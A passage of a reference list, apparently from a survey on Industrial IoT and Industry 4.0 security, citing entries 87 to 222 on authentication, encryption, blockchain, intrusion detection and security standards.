[87] C. Lin, D. He, X. Huang, K. R. Choo, and A. V. Vasilakos, "Bsein: A blockchain-based secure mutual authentication with fine-grained access control system for industry 4.0," *Journal of Network and Computer Applications*, vol. 116, pp. 42–52, 2018.

[88] F. Rezaeibagha, Y. Mu, X. Huang, W. Yang, and K. Huang, "Fully Secure Lightweight Certificateless Signature Scheme for IIoT," *IEEE Access*, vol. 7, pp. 144 433–144 443, 2019.

[89] V. Sklyar and V. Kharchenko, "Challenges in assurance case application for industrial IoT," in *2017 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*, vol. 2. IEEE, 2017, pp. 736–739.

[90] T. Wu, C. Chen, K. Wang, and J. M. Wu, "Security Analysis and Enhancement of a Certificateless Searchable Public Key Encryption Scheme for IIoT Environments," *IEEE Access*, vol. 7, pp. 49 232–49 239, 2019.

[91] W. Yang, S. Wang, X. Huang, and Y. Mu, "On the Security of an Efficient and Robust Certificateless Signature Scheme for IIoT Environments," *IEEE Access*, vol. 7, pp. 91 074–91 079, 2019.

[92] Y. Zhang, R. H. Deng, D. Zheng, J. Li, P. Wu, and J. Cao, "Efficient and Robust Certificateless Signature for Data Crowdsensing in Cloud-Assisted Industrial IoT," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 9, pp. 5099–5108, 2019.

[93] H. Cui, R. H. Deng, J. K. Liu, X. Yi, and Y. Li, "Server-aided attribute-based signature with revocation for resource-constrained industrial-internet-of-things devices," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3724–3732, 2018.

[94] S. Paliwal, "Hash-Based Conditional Privacy Preserving Authentication and Key Exchange Protocol Suitable for Industrial Internet of Things," *IEEE Access*, vol. 7, pp. 136 073–136 093, 2019.

[95] A. Hoeller and R. Toegl, "Trusted platform modules in cyber-physical systems: On the interference between security and dependability," in *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*. IEEE, 2018, pp. 136–144.

[96] H. Laaki, Y. Miche, and K. Tammi, "Prototyping a Digital Twin for Real Time Remote Control Over Mobile Networks: Application of Remote Surgery," *IEEE Access*, vol. 7, pp. 20 325–20 336, 2019.

[97] E. Weippl and P. Kieseberg, "Security in cyber-physical production systems: A roadmap to improving it-security in the production system lifecycle," in *2017 AEIT International Annual Conference*. IEEE, 2017, pp. 1–6.

[98] Z. Bakhshi, A. Balador, and J. Mustafa, "Industrial IoT security threats and concerns by considering cisco and microsoft IoT reference models," in *2018 IEEE Wireless Communications and Networking Conference Workshops (WCNCW)*. IEEE, 2018, pp. 173–178.

[99] G. Chen and W. S. Ng, "An efficient authorization framework for securing industrial internet of things," in *TENCON 2017 - 2017 IEEE Region 10 Conference*. IEEE, 2017, pp. 1219–1224.

[100] G. Falco, C. Caldera, and H. Shrobe, "IIoT cybersecurity risk modeling for scada systems," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4486–4495, 2018.

[101] X. Feng, J. Wu, J. Li, and S. Wang, "Efficient secure access to ieee 21451 based wireless IIoT using optimized teds and mib," in *IECON 2018 - 44th Annual Conference of the IEEE Industrial Electronics Society*. IEEE, 2018, pp. 5221–5227.

[102] D. He, J. Bu, S. Zhu, S. Chan, and C. Chen, "Distributed Access Control with Privacy Support in Wireless Sensor Networks," *IEEE Transactions on Wireless Communications*, vol. 10, pp. 3472–3481, 2011.

[103] Y. Kim, Y. Lee, and J. Kim, "RIPPLE: Adaptive fine-grained access control in multi-hop LLNs," in *2018 International Conference on Information Networking (ICOIN)*. IEEE, 2018, pp. 863–868.

[104] A. Lahbib, K. Toumi, A. Laouiti, and S. Martin, "DRMF: A Distributed Resource Management Framework for Industry 4.0 Environments," in *2019 IEEE 18th International Symposium on Network Computing and Applications (NCA)*, 2019, pp. 1–9.

[105] M. Langfinger, M. Schneider, D. Stricker, and H. D. Schotten, "Addressing security challenges in industrial augmented reality systems," in *2017 IEEE 15th International Conference on Industrial Informatics (INDIN)*. IEEE, 2017, pp. 299–304.

[106] F. Martinelli, P. Mori, A. Saracino, and F. Di Cerbo, "Obligation Management in Usage Control Systems," in *2019 27th Euromicro International Conference on Parallel, Distributed and Network-Based Processing (PDP)*, 2019, pp. 356–364.

[107] D. Preuveneers, W. Joosen, and E. Ilie-Zudor, "Identity management for cyber-physical production workflows and individualized manufacturing in industry 4.0," in *Proceedings of the Symposium on Applied Computing*, ser. SAC '17. ACM, 2017, pp. 1452–1455.

[108] R. Vanickis, P. Jacob, S. Dehghanzadeh, and B. Lee, "Access control policy enforcement for zero-trust-networking," in *2018 29th Irish Signals and Systems Conference (ISSC)*. IEEE, 2018, pp. 1–6.

[109] X. Yao, H. Kong, H. Liu, T. Qiu, and H. Ning, "An Attribute Credential Based Public Key Scheme for Fog Computing in Digital Manufacturing," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 4, pp. 2297–2307, 2019.

[110] G. George and S. M. Thampi, "A graph-based security framework for securing industrial IoT networks from vulnerability exploitations," *IEEE Access*, vol. 6, pp. 43 586–43 601, 2018.

[111] I. Mugarza, J. Parra, and E. Jacob, "Cetratus: Towards a live patching supported runtime for mixed-criticality safe and secure systems," in *2018 IEEE 13th International Symposium on Industrial Embedded Systems (SIES)*. IEEE, 2018, pp. 1–8.

[112] I. Mugarza, A. Amurrio, E. Azketa, and E. Jacob, "Dynamic Software Updates to Enhance Security and Privacy in High Availability Energy Management Applications in Smart Cities," *IEEE Access*, vol. 7, pp. 42 269–42 279, 2019.

[113] A. Seitz, D. Henze, D. Miehle, B. Bruegge, J. Nickles, and M. Sauer, "Fog computing as enabler for blockchain-based IIoT app marketplaces - a case study," in *2018 Fifth International Conference on Internet of Things: Systems, Management and Security*. IEEE, 2018, pp. 182–188.

[114] G. Yadav and K. Paul, "PatchRank: Ordering updates for SCADA systems," in *2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2019, pp. 110–117.

[115] Q. Yan, W. Huang, X. Luo, Q. Gong, and F. R. Yu, "A multi-level ddos mitigation framework for the industrial internet of things," *IEEE Communications Magazine*, vol. 56, no. 2, pp. 30–36, 2018.

[116] L. Zhou and H. Guo, "Anomaly detection methods for IIoT networks," in *2018 IEEE International Conference on Service Operations and Logistics, and Informatics (SOLI)*. IEEE, 2018, pp. 214–219.

[117] P. Priller, A. Aldrian, and T. Ebner, "Case study: From legacy to connectivity migrating industrial devices into the world of smart services," in *Proceedings of the 2014 IEEE Emerging Technology and Factory Automation (ETFA)*, 2014, pp. 1–8.

[118] A. W. Atamli and A. Martin, "Threat-based security analysis for the internet of things," in *2014 International Workshop on Secure Internet of Things*, 2014, pp. 35–43.

[119] E. Bauer, O. Schluga, S. Maksuti, A. Bicaku, D. Hofbauer, I. Ivkic, M. G. Tauber, and A. Wöhrer, "Towards a security baseline for iaas-cloud back-ends in industry 4.0," in *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*. IEEE, 2017, pp. 427–432.

[120] A. Bicaku, C. Schmittner, M. Tauber, and J. Delsing, "Monitoring industry 4.0 applications for security and safety standard compliance," in *2018 IEEE Industrial Cyber-Physical Systems (ICPS)*. IEEE, 2018, pp. 749–754.

[121] B. Dieber and B. Breiling, "Security Considerations in Modular Mobile Manipulation," in *2019 Third IEEE International Conference on Robotic Computing (IRC)*, 2019, pp. 70–77.

[122] M. Ehrlich, H. Trsek, L. Wisniewski, and J. Jasperneite, "Survey of Security Standards for an automated Industrie 4.0 compatible Manufacturing," in *IECON 2019 - 45th Annual Conference of the IEEE Industrial Electronics Society*, vol. 1, 2019, pp. 2849–2854.

[123] Industrial Internet Consortium, "Industrial Internet of Things Volume G4: Security Framework," Tech. Rep. IIC:PUB:g4:V1.0:PB:20160926, September 2016. [Online]. Available: https://www.iiconsortium.org/IISF.htm

[124] International Electrotechnical Commission, *IEC 62443 Security for Industrial Automation and Control Systems*, Std., 2009-2018.

[125] F. Januário, C. Carvalho, A. Cardoso, and P. Gil, "Security challenges in scada systems over wireless sensor and actuator networks," in *2016 8th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT)*. IEEE, 2016, pp. 363–368.

[126] A. Laszka, W. Abbas, Y. Vorobeychik, and X. Koutsoukos, "Synergistic security for the industrial internet of things: Integrating redundancy, diversity, and hardening," in *2018 IEEE International Conference on Industrial Internet (ICII)*. IEEE, 2018, pp. 153–158.

[127] B. Leander, A. Čaušević, and H. Hansson, "Applicability of the IEC 62443 Standard in Industry 4.0 / IIoT," in *Proceedings of the 14th International Conference on Availability, Reliability and Security*, ser. ARES âĂŹ19. New York, NY, USA: Association for Computing Machinery, 2019.

[128] V. Sklyar and V. Kharchenko, "ENISA Documents in Cybersecurity Assurance for Industry 4.0: IIoT Threats and Attacks Scenarios," in *2019 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*, vol. 2, 2019, pp. 1046–1049.

[129] N. Benias and A. P. Markopoulos, "A review on the readiness level and cyber-security challenges in industry 4.0," in *2017 South Eastern European Design Automation, Computer Engineering, Computer Networks and Social Media Conference (SEEDA-CECNSM)*. IEEE, 2017, pp. 1–5.

[130] S. R. Chhetri, N. Rashid, S. Faezi, and M. A. A. Faruque, "Security trends and advances in manufacturing systems in the era of industry 4.0," in *Proceedings of the 36th International Conference on Computer-Aided Design*, ser. ICCAD '17. IEEE Press, 2017, pp. 1039–1046.

[131] R. Chong and W. Lee, "Accelerating ElGamal Partial Homomorphic Encryption with GPU Platform for Industrial Internet of Things," in *2019 International Conference on Green and Human Information Technology (ICGHIT)*, 2019, pp. 108–112.

[132] A. Hassanzadeh, S. Modi, and S. Mulchandani, "Towards effective security control assignment in the industrial internet of things," in *2015 IEEE 2nd World Forum on Internet of Things (WF-IoT)*. IEEE, 2015, pp. 795–800.

[133] N. Jazdi, "Cyber physical systems in the context of industry 4.0," in *2014 IEEE International Conference on Automation, Quality and Testing, Robotics*. IEEE, 2014, pp. 1–4.

[134] M. Kiss, G. Breda, and L. Muha, "Information security aspects of Industry 4.0," *Procedia Manufacturing*, vol. 32, pp. 848 – 855, 2019, 12th International Conference Interdisciplinarity in Engineering, INTER-ENG 2018, 4âĂŞ5 October 2018, Tirgu Mures, Romania.

[135] M. Ma, D. He, N. Kumar, K. R. Choo, and J. Chen, "Certificateless searchable public key encryption scheme for industrial internet of things," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 2, pp. 759–767, 2018.

[136] J. Moyne, S. Mashiro, and D. Gross, "Determining a security roadmap for the microelectronics industry," in *2018 29th Annual SEMI Advanced Semiconductor Manufacturing Conference (ASMC)*. IEEE, 2018, pp. 291–294.

[137] K. Niemann, "IT security extensions for PROFINET," in *2019 IEEE 17th International Conference on Industrial Informatics (INDIN)*, vol. 1, 2019, pp. 407–412.

[138] C. Yin, J. Xi, R. Sun, and J. Wang, "Location privacy protection based on differential privacy strategy for big data in industrial internet of things," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3628–3636, 2018.

[139] M. Zhang, B. Peng, and Y. Chen, "An Efficient Image Encryption Scheme for Industrial Internet-of-Things Devices," in *Proceedings of the 2nd International ACM Workshop on Security and Privacy for the Internet-of-Things*, ser. IoT S&P'19. New York, NY, USA: Association for Computing Machinery, 2019, pp. 38–43.

[140] Y. Zhang, H. Huang, L. Yang, Y. Xiang, and M. Li, "Serious Challenges and Potential Solutions for the Industrial Internet of Things with Edge Intelligence," *IEEE Network*, vol. 33, no. 5, pp. 41–45, 2019.

[141] Y. Zhao, L. T. Yang, and J. Sun, "Privacy-Preserving Tensor-Based Multiple Clusterings on Cloud for Industrial IoT," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 4, pp. 2372–2381, 2019.

[142] H. Klaus, F. Hetzelt, P. Hofmann, A. Blecker, and D. Schwaiger, "Challenges and Solutions for Industry-Grade Secure Connectivity," in *2019 International Conference on Networked Systems (NetSys)*, 2019, pp. 1–5.

[143] S. Marksteiner, "Reasoning on adopting opc ua for an IoT-enhanced smart energy system from a security perspective," in *2018 IEEE 20th Conference on Business Informatics (CBI)*, vol. 02. IEEE, 2018, pp. 140–143.

[144] V. Nigam and C. Talcott, "Formal Security Verification of Industry 4.0 Applications," in *2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2019, pp. 1043–1050.

[145] OPC, "The OPC Unified Architecture," Tech. Rep., 2008. [Online]. Available: https://opcfoundation.org/about/opc-technologies/opc-ua/

[146] B. Chen, L. Wu, N. Kumar, K. R. Choo, and D. He, "Lightweight Searchable Public-key Encryption with Forward Privacy over IIoT Outsourced Data," *IEEE Transactions on Emerging Topics in Computing*, pp. 1–1, 2019.

[147] L. Deng, "Anonymous Aggregate Encryption Scheme for Industrial Internet of Things," *IEEE Systems Journal*, pp. 1–8, 2019.

[148] T. M. Fernandez-Carames and P. Fraga-Lamas, "A Review on the Application of Blockchain to the Next Generation of Cybersecure Industry 4.0 Smart Factories," *IEEE Access*, vol. 7, pp. 45 201–45 218, 2019.

[149] J. Fu, Y. Liu, H. Chao, B. K. Bhargava, and Z. Zhang, "Secure data storage and searching for industrial IoT by integrating fog computing and cloud computing," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 10, pp. 4519–4528, 2018.

[150] Z. Guan, X. Lu, N. Wang, J. Wu, X. Du, and M. Guizani, "Towards secure and efficient energy trading in IIoT-enabled energy internet: A blockchain approach," *Future Generation Computer Systems*, 2019.

[151] J. Huang, L. Kong, G. Chen, M. Wu, X. Liu, and P. Zeng, "Towards Secure Industrial IoT: Blockchain System With Credit-Based Consensus Mechanism," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 6, pp. 3680–3689, 2019.

[152] Y. Jiang, Y. Zhong, and X. Ge, "Smart Contract-Based Data Commodity Transactions for Industrial Internet of Things," *IEEE Access*, vol. 7, pp. 180 856–180 866, 2019.

[153] W. Liang, M. Tang, J. Long, X. Peng, J. Xu, and K. Li, "A Secure FaBric Blockchain-Based Data Transmission Technique for Industrial Internet-of-Things," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 6, pp. 3582–3592, 2019.

[154] C. H. Liu, Q. Lin, and S. Wen, "Blockchain-Enabled Data Collection and Sharing for Industrial IoT With Deep Reinforcement Learning," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 6, pp. 3516–3526, 2019.

[155] Y. Miao, Q. Tong, K. R. Choo, X. Liu, R. H. Deng, and H. Li, "Secure Online/Offline Data Sharing Framework for Cloud-Assisted Industrial Internet of Things," *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 8681–8691, 2019.

[156] P. Nikander, J. Autiosalo, and S. Paavolainen, "Interledger for the Industrial Internet of Things," in *2019 IEEE 17th International Conference on Industrial Informatics (INDIN)*, vol. 1, 2019, pp. 908–915.

[157] A. S. Sani, D. Yuan, W. Bao, P. L. Yeoh, Z. Y. Dong, B. Vucetic, and E. Bertino, "Xyreum: A High-Performance and Scalable Blockchain for IIoT Security and Privacy," in *2019 IEEE 39th International*

Conference on Distributed Computing Systems (ICDCS), 2019, pp. 1920–1930.

[158] N. Stifter, M. Eckhart, B. Brenner, and E. Weippl, "Avoiding Risky Designs When Using Blockchain Technologies in Cyber-Physical Systems," in *2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2019, pp. 1623–1626.

[159] P. Xu, S. He, W. Wang, W. Susilo, and H. Jin, "Lightweight searchable public-key encryption for cloud-assisted wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3712–3723, 2018.

[160] Y. Yu, R. Chen, H. Li, Y. Li, and A. Tian, "Toward Data Security in Edge Intelligent IIoT," *IEEE Network*, vol. 33, no. 5, pp. 20–26, 2019.

[161] X. Zhang, C. Xu, H. Wang, Y. Zhang, and S. Wang, "FS-PEKS: Lattice-based Forward Secure Public-key Encryption with Keyword Search for Cloud-assisted Industrial Internet of Things," *IEEE Transactions on Dependable and Secure Computing*, pp. 1–1, 2019.

[162] R. Al-Ali, R. Heinrich, P. Hnetynka, A. Juan-Verdejo, S. Seifermann, and M. Walter, "Modeling of dynamic trust contracts for industry 4.0 systems," in *Proceedings of the 12th European Conference on Software Architecture: Companion Proceedings*, ser. ECSA '18. ACM, 2018, pp. 45:1–45:4.

[163] G. Bloom, B. Alsulami, E. Nwafor, and I. C. Bertolotti, "Design patterns for the industrial internet of things," in *2018 14th IEEE International Workshop on Factory Communication Systems (WFCS)*. IEEE, 2018, pp. 1–10.

[164] J. Schuette and G. S. Brost, "Lucon: Data flow control for message-based IoT systems," in *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*. IEEE, 2018, pp. 289–299.

[165] D. Conzon, M. R. A. Rashid, X. Tao, A. Soriano, R. Nicholson, and E. Ferrera, "BRAIN-IoT: Model-Based Framework for Dependable Sensing and Actuation in Intelligent Decentralized IoT Systems," in *2019 4th International Conference on Computing, Communications and Security (ICCCS)*, 2019, pp. 1–8.

[166] The European Parliament and the council of the European union, "REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL (GDPR)," European Union, Tech. Rep., April 2016. [Online]. Available: http://data.europa.eu/eli/reg/2016/679/oj

[167] G. Han, X. Miao, H. Wang, L. Liu, J. Jiang, and Y. Peng, "A Dynamic Multipath Scheme for Protecting Source-Location Privacy Using Multiple Sinks in WSNs Intended for IIoT," *IEEE Transactions on Industrial Informatics*, pp. 1–1, 2019.

[168] Z. A. Solangi, Y. A. Solangi, S. Chandio, M. bt. S. Abd. Aziz, M. S. bin Hamzah, and A. Shah, "The future of data privacy and security concerns in internet of things," in *2018 IEEE International Conference on Innovative Research and Development (ICIRD)*. IEEE, 2018, pp. 1–4.

[169] M. Usman, M. A. Jan, A. Jolfaei, M. Xu, X. He, and J. Chen, "DaaC: A Distributed and Anonymous Data Collection Framework based on Multi-Level Edge Computing Architecture," *IEEE Transactions on Industrial Informatics*, pp. 1–1, 2019.

[170] M. Al-Hawawreh and E. Sitnikova, "Industrial Internet of Things Based Ransomware Detection Using Stacked Variational Neural Network," in *Proceedings of the 3rd International Conference on Big Data and Internet of Things*, ser. BDIOT 2019. New York, NY, USA: Association for Computing Machinery, 2019, p. 126âĂŞ130.

[171] M. Al-Hawawreh, E. Sitnikova, and F. den Hartog, "An Efficient Intrusion Detection Model for Edge System in Brownfield Industrial Internet of Things," in *Proceedings of the 3rd International Conference on Big Data and Internet of Things*, ser. BDIOT 2019. New York, NY, USA: Association for Computing Machinery, 2019, p. 83âĂŞ87.

[172] C. Alcaraz, G. Bernieri, F. Pascucci, J. Lopez, and R. Setola, "Covert Channels-Based Stealth Attacks in Industry 4.0," *IEEE Systems Journal*, vol. 13, no. 4, pp. 3980–3988, 2019.

[173] S. Alem, D. Espes, E. Martin, L. Nana, and F. De Lamotte, "A Hybrid Intrusion Detection System in Industry 4.0 Based on ISA95 Standard," in *2019 IEEE/ACS 16th International Conference on Computer Systems and Applications (AICCSA)*, 2019, pp. 1–8.

[174] R. Antrobus, B. Green, S. Frey, and A. Rashid, "The forgotten I in IIoT: A vulnerability scanner for industrial Internet of Things," in *Living in the Internet of Things (IoT 2019)*, 2019, pp. 1–8.

[175] R. F. Babiceanu and R. Seker, "Cyber resilience protection for industrial internet of things: A software-defined networking approach," *Computers in Industry*, vol. 104, pp. 47 – 58, 2019.

[176] G. Bernieri, M. Conti, and F. Pascucci, "MimePot: a Model-based Honeypot for Industrial Control Networks," in *2019 IEEE International Conference on Systems, Man and Cybernetics (SMC)*, 2019, pp. 433–438.

[177] Z. Birnbaum, A. Dolgikh, V. Skormin, E. O'Brien, and D. Muller, "Unmanned aerial vehicle security using recursive parameter estimation," in *2014 International Conference on Unmanned Aircraft Systems (ICUAS)*, 2014, pp. 692–702.

[178] R. Colelli, S. Panzieri, and F. Pascucci, "Securing connection between IT and OT: the Fog Intrusion Detection System prospective," in *2019 II Workshop on Metrology for Industry 4.0 and IoT (MetroInd4.0 IoT)*, 2019, pp. 444–448.

[179] V. Deshpande, L. George, and H. Badis, "PulSec: Secure Element based framework for sensors anomaly detection in Industry 4.0," *IFAC-PapersOnLine*, vol. 52, no. 13, pp. 1204 – 1209, 2019, 9th IFAC Conference on Manufacturing Modelling, Management and Control MIM 2019.

[180] S. D. Duque Anton, M. Strufe, and H. D. Schotten, "Modern Problems Require Modern Solutions: Hybrid Concepts for Industrial Intrusion Detection," in *Mobile Communication - Technologies and Applications; 24. ITG-Symposium*, 2019, pp. 1–5.

[181] C. Enăchescu, H. Sándor, and B. Genge, "A Multi-Model-based Approach to Detect Cyber Stealth Attacks in Industrial Internet of Things," in *2019 International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, 2019, pp. 1–6.

[182] J. L. Flores and I. Mugarza, "Runtime vulnerability discovery as a service on industrial internet of things (IIoT) systems," in *2018 IEEE 23rd International Conference on Emerging Technologies and Factory Automation (ETFA)*, vol. 1. IEEE, 2018, pp. 948–955.

[183] B. Genge, P. Haller, and C. Enachescu, "Anomaly Detection in Aging Industrial Internet of Things," *IEEE Access*, vol. 7, pp. 74 217–74 230, 2019.

[184] M. M. Hasan and H. T. Mouftah, "Cloud-centric collaborative security service placement for advanced metering infrastructures," *IEEE Transactions on Smart Grid*, vol. 10, no. 2, pp. 1339–1348, 2017.

[185] Y. Hu, D. Zhang, G. Cao, and Q. Pan, "Network Data Analysis and Anomaly Detection Using CNN Technique for Industrial Control Systems Security," in *2019 IEEE International Conference on Systems, Man and Cybernetics (SMC)*, 2019, pp. 593–597.

[186] O. Ibitoye, O. Shafiq, and A. Matrawy, "Analyzing Adversarial Attacks against Deep Learning for Intrusion Detection in IoT Networks," in *2019 IEEE Global Communications Conference (GLOBECOM)*, 2019, pp. 1–6.

[187] P. Kadera and P. Novák, "Performance modeling extension of directory facilitator for enhancing communication in fipa-compliant multiagent systems," *IEEE Transactions on Industrial Informatics*, vol. 13, no. 2, pp. 688–695, 2017.

[188] M. E. Khoda, T. Imam, J. Kamruzzaman, I. Gondal, and A. Rahman, "Robust Malware Defense in Industrial IoT Applications using Machine Learning with Selective Adversarial Samples," *IEEE Transactions on Industry Applications*, pp. 1–1, 2019.

[189] B. Kim and Y. Kang, "Abnormal traffic detection mechanism for protecting IIoT environments," in *2018 International Conference on Information and Communication Technology Convergence (ICTC)*. IEEE, 2018, pp. 943–945.

[190] V. Krundyshev and M. Kalinin, "Prevention of false data injections in smart infrastructures," in *2019 IEEE International Black Sea Conference on Communications and Networking (BlackSeaCom)*, 2019, pp. 1–5.

[191] A. Melis, D. Berardi, C. Contoli, F. Callegati, F. Esposito, and M. Prandini, "A policy checker approach for secure industrial sdn," in *2018 2nd Cyber Security in Networking Conference (CSNet)*. IEEE, 2018, pp. 1–7.

[192] R. Mitchell and I. Chen, "Adaptive intrusion detection of malicious unmanned air vehicles using behavior rule specifications," *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, vol. 44, no. 5, pp. 593–604, 2014.

[193] N. Moustafa, E. Adi, B. Turnbull, and J. Hu, "A new threat intelligence scheme for safeguarding industry 4.0 systems," *IEEE Access*, vol. 6, pp. 32 910–32 924, 2018.

[194] D. M. Nedeljkovic, Z. B. Jakovljevic, Z. D. Miljkovic, and M. Pajic, "Detection of cyber-attacks in electro-pneumatic positioning system with distributed control," in *2019 27th Telecommunications Forum (TELFOR)*, 2019, pp. 1–4.

[195] M. Niedermaier, F. Fischer, D. Merli, and G. Sigl, "Network Scanning and Mapping for IIoT Edge Node Device Security," in *2019 International Conference on Applied Electronics (AE)*, 2019, pp. 1–6.

[196] S. Potluri, C. Diedrich, S. R. Roy Nanduru, and K. Vasamshetty, "Development of Injection Attacks Toolbox in MATLAB/Simulink for Attacks Simulation in Industrial Control System Applications," in *2019 IEEE 17th International Conference on Industrial Informatics (INDIN)*, vol. 1, 2019, pp. 1192–1198.

[197] M. Smache, A. Olivereau, T. Franco-Rondisson, and A. Tria, "Autonomous Detection of Synchronization Attacks in the Industrial Internet Of Things," in *2019 IEEE 38th International Performance Computing and Communications Conference (IPCCC)*, 2019, pp. 1–9.

[198] G. Settanni, F. Skopik, A. Karaj, M. Wurzenberger, and R. Fiedler, "Protecting cyber physical production systems using anomaly detection to enable self-adaptation," in *2018 IEEE Industrial Cyber-Physical Systems (ICPS)*. IEEE, 2018, pp. 173–180.

[199] V. Sharma, G. Choudhary, Y. Ko, and I. You, "Behavior and vulnerability assessment of drones-enabled industrial internet of things (IIoT)," *IEEE Access*, vol. 6, pp. 43 368–43 383, 2018.

[200] S. Tamy, H. Belhadaoui, M. A. Rabbah, N. Rabbah, and M. Rifi, "An Evaluation of Machine Learning Algorithms To Detect Attacks in Scada Network," in *2019 7th Mediterranean Congress of Telecommunications (CMT)*, 2019, pp. 1–5.

[201] A. Wadsworth, M. I. Thanoon, C. McCurry, and S. Z. Sabatto, "Development of IIoT Monitoring and Control Security Scheme for Cyber Physical Systems," in *2019 SoutheastCon*, 2019, pp. 1–5.

[202] T. Wang, P. Wang, S. Cai, Y. Ma, A. Liu, and M. Xie, "A Unified Trustworthy Environment Establishment based on Edge Computing in Industrial IoT," *IEEE Transactions on Industrial Informatics*, pp. 1–1, 2019.

[203] H. Yao, P. Gao, P. Zhang, J. Wang, C. Jiang, and L. Lu, "Hybrid Intrusion Detection System for Edge-Based IIoT Relying on Machine-Learning-Aided Detection," *IEEE Network*, vol. 33, no. 5, pp. 75–81, 2019.

[204] T. Yu, V. Sekar, S. Seshan, Y. Agarwal, and C. Xu, "Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the Internet-of-Things," in *Proceedings of HotNets*, Philadelphia, PA, 2015, pp. 1–7.

[205] L. Zhou, H. Guo, and G. Deng, "A fog computing based approach to DDoS mitigation in IIoT systems," *Computers & Security*, vol. 85, pp. 51 – 62, 2019.

[206] M. Zolanvari, M. A. Teixeira, and R. Jain, "Effect of imbalanced datasets on security of industrial IoT using machine learning," in *2018 IEEE International Conference on Intelligence and Security Informatics (ISI)*. IEEE, 2018, pp. 112–117.

[207] M. Zolanvari, M. A. Teixeira, L. Gupta, K. M. Khan, and R. Jain, "Machine Learning-Based Network Vulnerability Analysis of Industrial Internet of Things," *IEEE Internet of Things Journal*, vol. 6, no. 4, pp. 6822–6834, 2019.

[208] E. Zugasti, M. Iturbe, I. Garitano, and U. Zurutuza, "Null is not always empty: Monitoring the null space for field-level anomaly detection in industrial IoT environments," in *2018 Global Internet of Things Summit (GIoTS)*. IEEE, 2018, pp. 1–6.

[209] Y. Ai, M. Cheffena, T. Ohtsuki, and H. Zhuang, "Secrecy Performance Analysis of Wireless Sensor Networks," *IEEE Sensors Letters*, vol. 3, no. 5, pp. 1–4, 2019.

[210] C. Alcaraz, R. Roman, P. Najera, and J. Lopez, "Security of industrial sensor network-based remote substations in the context of the Internet of Things," *Ad Hoc Networks*, vol. 11, pp. 1091–1104, 2013.

[211] A. Bluschke, W. Bueschel, M. Hohmuth, F. Jehring, R. Kaminski, K. Klamka, S. Koepsell, A. Lackorzynski, T. Lackorzynski, M. Matthews, P. Rietzsch, A. Senier, P. Sieber, V. Ulrich, R. Wiggers, and J. Wolter, "fastvpn - secure and flexible networking for industry 4.0," in *Broadband Coverage in Germany; 12th ITG-Symposium*. VDE, 2018, pp. 1–8. [Online]. Available: https://imld.de/en/research/research-projects/fastvpn/

[212] M. Cheminod, L. Durante, L. Seno, F. Valenza, A. Valenzano, and C. Zunino, "Leveraging sdn to improve security in industrial networks," in *2017 IEEE 13th International Workshop on Factory Communication Systems (WFCS)*. IEEE, 2017, pp. 1–7.

[213] B. Czybik, S. Hausmann, S. Heiss, and J. Jasperneite, "Performance evaluation of mac algorithms for real-time ethernet communication systems," in *2013 11th IEEE International Conference on Industrial Informatics (INDIN)*. IEEE, 2013, pp. 676–681.

[214] S. Jeong, W. Na, J. Kim, and S. Cho, "Internet of things for smart manufacturing system: Trust issues in resource allocation," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4418–4427, 2018.

[215] C. Lipps, M. Strufe, S. B. Mallikarjun, and H. D. Schotten, "Physical Layer Security for IIoT and CPPS: A Cellular-Network Security Approach," in *Mobile Communication - Technologies and Applications; 24. ITG-Symposium*, 2019, pp. 1–5.

[216] C. Lipps, D. Krummacker, and H. D. Schotten, "Securing Industrial Wireless Networks: Enhancing SDN with PhySec," in *2019 Conference on Next Generation Computing Applications (NextComp)*, 2019, pp. 1–7.

[217] J. O'Raw, D. Laverty, and D. J. Morrow, "Securing the Industrial Internet of Things for Critical Infrastructure (IIoT-CI)," in *2019 IEEE 5th World Forum on Internet of Things (WF-IoT)*, 2019, pp. 70–75.

[218] P. Hu, "A system architecture for software-defined industrial internet of things," in *2015 IEEE International Conference on Ubiquitous Wireless Broadband (ICUWB)*. IEEE, 2015, pp. 1–5.

[219] T. Kobzan, S. Schriegel, S. Althoff, A. Boschmann, J. Otto, and J. Jasperneite, "Secure and time-sensitive communication for remote process control and monitoring," in *2018 IEEE 23rd International Conference on Emerging Technologies and Factory Automation (ETFA)*, vol. 1. IEEE, 2018, pp. 1105–1108.

[220] T. Lackorzynski, S. Köpsell, and T. Strufe, "A Comparative Study on Virtual Private Networks for Future Industrial Communication Systems," in *2019 15th IEEE International Workshop on Factory Communication Systems (WFCS)*, 2019, pp. 1–8.

[221] G. Marchetto, R. Sisto, J. Yusupov, and A. Ksentinit, "Formally verified latency-aware vnf placement in industrial internet of things," in *2018 14th IEEE International Workshop on Factory Communication Systems (WFCS)*. IEEE, 2018, pp. 1–9.

[222] M. Alaluna, L. Ferrolho, J. R. Figueira, N. Neves, and F. M. V. Ramos, "Secure Multi-Cloud Virtual Network Embedding," *arXiv e-prints*, p. arXiv:1703.01313, 2017.

